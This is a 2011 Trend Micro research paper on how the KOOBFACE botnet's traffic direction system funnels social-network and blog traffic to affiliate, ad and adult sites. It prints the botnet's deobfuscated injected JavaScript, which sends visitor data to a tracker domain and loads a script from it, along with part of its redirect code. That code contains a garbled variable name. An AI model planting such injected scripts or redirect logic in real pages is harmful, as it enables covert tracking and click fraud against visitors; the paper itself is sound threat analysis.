TREND MICRO
Securing Your Journey to the Cloud

MORE TRAFFIC, MORE MONEY: KOOBFACE DRAWS MORE BLOOD

TrendLabs℠

Jonell Baltazar

A 2011 Trend Micro Research Paper

Abstract

The KOOBFACE botnet has been known to generate money by using the pay-per-install (PPI) and pay-per-click (PPC) business models. In fact, in 2009, the KOOBFACE botnet herders earned about US$2 million from their malicious activities.[1] To earn more, the KOOBFACE gang upgraded their botnet's framework with the creation of a sophisticated traffic direction system (TDS) that handles all of the traffic referenced to their affiliate sites. They also introduced new binary components to help increase the amount of Internet traffic that goes to their TDS, which translates to even bigger profit.

This research paper discusses how KOOBFACE's TDS works and what it does as well as how the botnet's binaries work together in order to increase the amount of Internet traffic that goes to the gang's TDS.

[1] http://www.nartv.org/2010/11/12/koobface-inside-a-crimeware-network/

Introduction

KOOBFACE, an anagram of *Facebook,* was discovered sometime in the second quarter of 2008. It became known for abusing social networks by using these platforms as propagation mechanisms and, ultimately, as tools to accomplish its malicious purposes. The botnet makes money from PPC and PPI schemes as well as from advertising.

This research paper will talk about a different money-making operation for the KOOBFACE gang besides those that utilize the PPI business model to install other malware in users' systems. In the past, the botnet became known for installing FAKEAV variants in victims' systems. The KOOBFACE gang seems to have changed tactics, however, pushing TDSS malware variants, notorious for rootkit capabilities, instead.

KOOBFACE's TDS Cycle

The KOOBFACE gang created their own TDS to redirect traffic to advertising sites from which they earn referral money or to several of their affiliate sites. A TDS is a system that directs traffic to sites in order to earn money through referrals.[2] It should be noted that for websites that use the referral business model such as advertising and affiliate sites, the greater the amount of Internet traffic, the more money their owners make.

The following diagram shows the KOOBFACE botnet's general process in order to generate income by simply directing Internet traffic to affiliate sites with the aid of its TDS and its various malware components.



Figure 1. KOOBFACE's TDS

[2] http://www.virusbtn.com/conference/vb2011/abstracts/Goncharov.xml

Step 1: Create and Register Email Addresses

In the past, the KOOBFACE botnet automatically created *Google* accounts for the gang's malicious schemes. *Google* countered this issue by requiring registrants to provide a valid mobile phone number for each of the accounts they create. However, because *Yahoo! Mail* or *Facebook* accounts can be used instead of valid mobile phone numbers, the KOOBFACE gang automated *Yahoo! Mail* account creation, which allowed them to create *Google* accounts as well.

Step 2: Create Social Network Accounts

The email addresses the KOOBFACE botnet creates are used to sign up for social networks such as *Twitter, Tumblr, FriendFeed*[3]*, FC2*[4]*, livedoor*[5]*, So-net*[6]*,* and *Blogger.* Some accounts were also created in *altervista.org*[7]. The domains of the blog accounts the botnet creates contained words such as "news" or "2011 news." Samples of the blog domains include *funny-quotes.news.blogspot.com* and *helpwithhomework2011news.x.fc2.com.*

Step 3: Collect Images

The KOOBFACE gang introduced a new binary component whose main function is to gather pornographic images as well as pictures of celebrities, weddings, tattoos, and cars as well as desktop wallpaper images. These images are extracted from *Google's* image search and are used in the blog posts the gang members create.

Step 4: Create Blog Posts

The KOOBFACE botnet abuses popular Japanese blogging platforms such as *FC2, Livedoor, So-net,Jugem*[8]*,* and *Cocolog*[9]*,* apart from good old *Google's Blogger.* A dedicated malware component creates blog accounts while others retrieve content or blog posts from the proxy command-and-control (C&C) server. This server relays transactions from the main server to a victim's system. The said posts are then automatically uploaded to the target platforms. The botnet publishes around 1,200 posts an hour on the various blog accounts it created and controls.

[3] http://friendfeed.com/
[4] http://fc2.com/
[5] http://www.livedoor.com/
[6] http://www.so-net.ne.jp/
[7] http://it.altervista.org/
[8] http://jugem.jp/
[9] http://www.cocolog-nifty.com/

The blog posts contain images, links, and keywords that can help increase the sites' search engine optimization (SEO) ranking. These also contain an obfuscated *JavaScript* code that references the botnet's TDS domain. This allows the TDS to track the number of visits to each blog post and to redirect visitors to the botnet's affiliate sites. The botnet makes money from the clicks victims make while reading blog posts and from the traffic the TDS directs to designated final landing sites.

Figure 2. *Sample malicious blog post*

Figure 3. *Sample blog post snippet with the obfuscated script*

```
<script>/*44139183978...*/
var d07d=screen.height,
  a8f=escape(location.href),
  c19=screen.width,
  haf9ce61=-1,
  b702=escape(document.referrer),
  1923f9ade=-1;
var j85 = document.all?true:false, ld6b22 = false;
if (!j85) document.captureEvents(Event.MOUSEMOVE);
document.onmousemove = kddc90d6;
function kddc90d6(e) {
    if (j85) {
        haf9ce61 = event.clientX + document.body.scrollLeft;
        i923f9ade = event.clientY + document.body.scrollTop;}
    else {
        haf9ce61 = e.pageX;
        i923f9ade = e.pageY;}
    if (!ld6b22) {
        ld6b22 = true;
        ma7();}
return true;}
function ma7() {
    var ed9a4027 = document.getElementsByTagName("head")[0];
    var f1004f0d = document.createElement("script");
    f1004f0d.type = "text/javascript";
    f1004f0d.src = "http://keywebtracker.com/?blog="+a8f+"&ref="+b702+"&scr_w="+c19+"&scr_h="+d07d+"&y="+1923f9ade
+"&x="+haf9ce61;
    ed9a4027.appendChild(f1004f0d);}
</script>
```

Figure 4. *Deobfuscated version of the script in Figure 3 that references content from the TDS,* keywebtracker.com

Step 5: Share Links to Posts via Social Networks

In order to increase traffic to the malicious blog posts, which eventually lead to affiliate sites, the members of the KOOBFACE gang actively spread related keywords on the Web and promote the said posts via social networks such as *Twitter, Tumblr, AOL Lifestream*[10]*,* and *FriendFeed.* They do so with the aid of several binary components that each caters to a target social networking site. The botnet approximately creates 7,900 Tweets; 2,200 *AOL Lifestream* posts; and 1,700 *FriendFeed* posts per hour.

A *Twitter* search for *"fc2.com,"* for instance, yields numerous Tweets, including incoming ones, that contain links to KOOBFACE-generated blog posts. With regard to KOOBFACE-generated *Blogger* posts, a *Twitter* search using *"news.blogspot.com"* as keyword can lead to a dangerous turn of events.



Figure 5. Twitter *search for* "fc2.com" *results*

Figure 6. Twitter *search results using* "news.blogspot.com" *as keyword*

[10] http://lifestream.aol.com/

Facebook likejacking scams that use phrases such as "Shocking video" as lure also lead to landing pages that contain an iframe, which loads blog content generated by the KOOBFACE botnet. Every scam victim ends up contributing traffic to the botnet's TDS as well.



Figure 7. FriendFeed *stream of KOOBFACE-generated blog posts*

KEYWEBTRACKER.COM: A KOOBFACE BOTNET TDS

The KOOBFACE botnet currently uses *keywebtracker.com* and *lostwebtracker.com* as TDSs. Note that at one point in time, both domains shared the same IP address—*95.169.184.132,* which is registered in Germany. The domain registrant's email address, according to records, is *bsewire@gmail.com.* The IP address, on the other hand, is part of an IP block owned by Keyweb Online Limited, which is controlled by Ivan Gladenko and Kirill Marchenko, based on *whois* results. Note, too, that the said IP block has a history of hosting fraudulent sites.[11]

All of the aforementioned information led to the conclusion that the KOOBFACE gang owned *keywebtracker.com* and *lostwebtracker.com,* as either of these usually appear as fail-safe domains in the botnet's binary components in case the other indicated domains prove unreachable.



Figure 8. keywebtracker.com *returns the credentials of a KOOBFACE-controlled* Yahoo! Mail *account*

[11] http://blog.fireeye.com/research/2011/04/koobface-goodbye-to-web-20.html

The fact that *keywebtracker.com* returns the credentials of a known KOOBFACE-controlled *Yahoo! Mail* account further strengthens the belief that the gang also owns the domain. The server response shows an email address, a password, and a blog ID as well as the string, "BLACKLABEL," which is unique to the botnet. Looking for the blog ID via a simple *Google foo* search returns a list of blog posts in *FC2,* which mostly comprises pornographic content. The botnet automates the creation of posts with the aid of several component binaries that each targets a specific blogging platform.



Figure 9. *Long list of blog posts with adult content that appears after a* Google foo *search for the blog ID in Figure 7*

Closely looking at the TDS domain director script code shows the following site categories from which the KOOBFACE botnet makes money as well as the sites that are currently affiliated with the botnet:

1. Adult online dating sites
    - ***datingundermoon.com:*** Currently hosted in the United States under the IP address, *63.218.226.76.* It acts as a TDS that directs traffic to *livejasmin.org.*
    - *adultfriendfinder.com*
    - ***livejasmin.org:*** Where *http://194.247.48.59/exit.php* gets content from.

2. *Google AdSense* sites
   - *celebrityshockingnews.blogspot.com*
   - *super-cars-news.blogspot.com*
   - ***like.goo-search.com:*** Redirects to *super-cars-news.blogspot.com.*
3. Rogue online search sites
   - ***trendsearchonline.com:*** A PPC site.
   - *searchsupercars.com*
4. Video-streaming sites
   - ***vidz.com:*** A pornographic video hub.
   - ***sexbreakingnews.com:*** Affiliated with *TrafficHolder.com* under the affiliate ID, *aspirin.*
   - ***TrafficHolder.com:*** A shady TDS service provider that buys adult-related Internet traffic, making the KOOBFACE gang an effective traffic seller.
   - ***freshmovies.tv:*** Has been decommisioned or is no longer accessible.

```
var param = "";
var method = "GET";
if (data[2] == "cars"){//cars
   switch(c%2)
   {
        case 0: loc = "http://super-cars-news.blogspot.com/";//super cars
            break;
        case 1:
            if (data[1] == "porn"){
                data[1] = "car";
            }
            loc = "http://searchsupercars.com/search.php";
            param = "<input type='hidden' name='q' value='"+escape(data[1])+"'>";
            method = "GET";
            break;
        default: loc = "http://aol.com";
   }

}else if (data[2] == "arab"){
   switch(c%2)
   {
        case 0: loc = "http://celebrityshockingnews.blogspot.com/";//adsense celeb
            break;
        case 1: loc = "http://super-cars-news.blogspot.com/";//super cars
            break;
        default: loc = "http://bing.com";
   }
}
else if (data[2] == "celebrity"){//redirecting celebrity traf
   switch(c%6)
   {
        case 0: loc = "http://celebrityshockingnews.blogspot.com/";//adsense celeb
            break;
        case 1: loc = "http://datingundermoon.com";
            param = "<input type='hidden' name='did' value='15778'>";
            param += "<input type='hidden' name='age' value='18-25'>";
            param += "<input type='hidden' name='show' value='F-M'>";
            break;
        case 3: loc = "http://trendsearchonline.com/search.php";
            param = "<input type='hidden' name='q' value='"+escape(data[1])+"'>";
            method = "GET";
            break;
        case 2: loc = "http://join.vidz.com/track/ODgyNjoyMTox/";
            break;
        case 5: loc = "http://banners.adultfriendfinder.com/go/page/gallery_landing_page_31
```

Figure 10. *Part of the TDS source code that shows the domains from which the botnet makes money via ads or via Internet traffic direction to affiliate sites*

Every TDS must have a means to monitor and show how well it is performing or generating income. Unfortunately, though it may be good to obtain all of these from a statistics or a so-called "stats" page, the botnet's TDS stats page requires a user name and a password, which marked the end of our investigation, as whitehats must never force entry into any system.

However, we managed to get an overview of visitor traffic to one of the domains—*super-cars-news.blogspot.com,* to which the botnet directs victim Internet traffic. We assume that the gang tested their new infrastructure on the said domain between June and July 2011. They used a third-party Web analytics tool similar to *Google Analytics* in order to monitor traffic going to the said domain. Almost 513,000 unique visitors were recorded on the said domain within the two-month duration. The traffic mostly came from the United States, followed by Germany, the United Kingdom, Saudi Arabia, and Canada, among others.



Figure 11. *KOOBFACE TDS stats page that requires a user name and a password*



Figure 12. *Total number of unique visitors from May to August 2011*



Figure 13. *Unique visitor distribution by country*

After two months of testing, we estimated that the KOOBFACE gang members were able to monetize the site for as much as US$1,250 by selling Internet traffic. This figure is small compared with the botnet herders' earnings in 2009 and 2010. This is, however, only part of their entire TDS's earnings, which is also still in the testing phase. Since then, the gang added new binaries to their arsenal in hopes of increasing the amount of Internet traffic to their sites, along with the use of the PPI business model.

Looking at the victim distribution by OS and Internet browser, we found that the KOOBFACE gang took advantage of more *Windows* users, followed by *Mac OS X* users, than those who utilized other OSs. Note, too, that due to the increase in the number of users who accessed the Internet via mobile devices, the visits from mobile device users reached a significant number.

It should be noted though that regardless of OS, as long as an infected system's Internet browser supports *JavaScript,* the gang's modus operandi still works. Users who visit blogs created by the botnet bring in more traffic that the gang profits from by either selling traffic or by working with affiliate programs. As such, a user's system does not need to be infected by a binary to become an accomplice.



Figure 14. *Victim distribution by OS*



Figure 15. *Victim distribution by browser*



Figure 16. *Detailed victim distribution by browser*

Conclusion

The KOOBFACE botnet continues to abuse social networking platforms in order to achieve its goal—to make money. Since its inception, the botnet has proven to be flexible, as the KOOBFACE gang continued to improve their creation's operational framework. This allowed the botnet to make money for its herders while surviving several takedown attempts.

The KOOBFACE gang recently reinforced their affiliate and advertising revenue with the creation of a TDS that provided them a means to more efficiently target showbiz fans, online daters, casual porn surfers, and car enthusiasts. This TDS handles the increase in the number of unwitting users who land on specially crafted blog posts that lead to various advertising, click-fraud, and other affiliate sites, which translate to profit for the KOOBFACE gang.

In response to more stringent security measures that original targets such as *Facebook* and *Google* have started to implement, the KOOBFACE gang began targeting other messaging and social networking platforms such as *Yahoo! Mail, FC2, FriendFeed, Livedoor, So-net, Jugem, Cocolog, AOL Lifestream,* and *Tumblr* as well. As such, these platforms should push through with efforts to avoid bot-automated interactions and should implement stricter security measures to protect their users from cybercriminal abuse. *Google* has made remarkable strides toward the right direction by requiring a valid mobile phone number in order to avail of its services; other vendors should follow suit.

Users, for their part, are advised to use security solutions that can help mitigate the threats KOOBFACE poses. Trend Micro products, powered by the Smart Protection Network™[12] infrastructure, for instance, can effectively block user access to KOOBFACE-controlled sites that host updated components, including the TDS URL via the Web reputation technology. Another alternative is using a Web browser that effectively blocks the possible execution of malicious *JavaScript* codes. An example of such browser is *Firefox* with the *NoScript* plug-in. This prevents the malicious *JavaScript* code KOOBFACE uses from executing malicious routines. Note, however, that using such a browser will disable even non-malicious *JavaScript* codes from legitimate sites from running, leaving users with a rather bad Web browsing experience.

Threat propagation and mitigation will continue to be a cat-and-mouse game between cybercriminals and members of the security industry. The only way it will end, which is, unfortunately, still a long way away, is by putting the bad guys where they belong—behind bars.

[12] http://us.trendmicro.com/us/trendwatch/cloud/smart-protection-network/

References

- Atif Mushtaq. (April 8, 2011). *FireEye.* "KOOBFACE—Goodbye *Facebook!*" http://blog.fireeye.com/research/2011/04/koobface-goodbye-to-web-20.html (Retrieved August 2011).
- Max Goncharov. (2011). *Virus Bulletin.* "Traffic Direction Systems as a Factor of Targeted Infection." http://www.virusbtn.com/conference/vb2011/abstracts/Goncharov.xml (Retrieved August 2011).
- Jonell Baltazar, Joey Costoya, and Ryan Flores. (July 2009). *TrendWatch.* "The Real Face of KOOBFACE: The Largest Web 2.0 Botnet Explained." http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_real_face_of_koobface_jul2009.pdf (Retrieved August 2011).
- Jonell Baltazar, Joey Costoya, and Ryan Flores. (October 2009). *TrendWatch.* "The Heart of KOOBFACE: C&C and Social Network Propagation." http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_20heart_20of_20koobface_final_1_.pdf (Retrieved August 2011).
- Jonell Baltazar, Joey Costoya, and Ryan Flores. (December 2009). *TrendWatch.* "Show Me the Money! The Monetization of KOOBFACE." http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/koobface_part3_showmethemoney.pdf (Retrieved August 2011).
- Jonell Baltazar. (May 2010). *TrendWatch.* "Web 2.0 Botnet Evolution: KOOBFACE Revisited." http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/web_2_0_botnet_evolution_-_koobface_revisited__may_2010_.pdf (Retrieved August 2011).
- Nart Villeneuve. (November 12, 2010). *Nart Villeneuve: Malware Explorer.* "KOOBFACE: Inside a Crimeware Network." http://www.nartv.org/2010/11/12/koobface-inside-a-crimeware-network/ (Retrieved August 2011).

TREND MICRO™

Trend Micro Incorporated is a pioneer in secure content and threat management. Founded in 1988, Trend Micro provides individuals and organizations of all sizes with award-winning security software, hardware, and services. With headquarters in Tokyo and operations in more than 30 countries, Trend Micro solutions are sold through corporate and value-added resellers and service providers worldwide. For additional information and evaluation copies of Trend Micro products and services, visit our website at www.trendmicro.com.

TRENDLABS℠

TrendLabs is Trend Micro's global network of research, development, and support centers committed to 24 x 7 threat surveillance, attack prevention, and timely and seamless solutions delivery.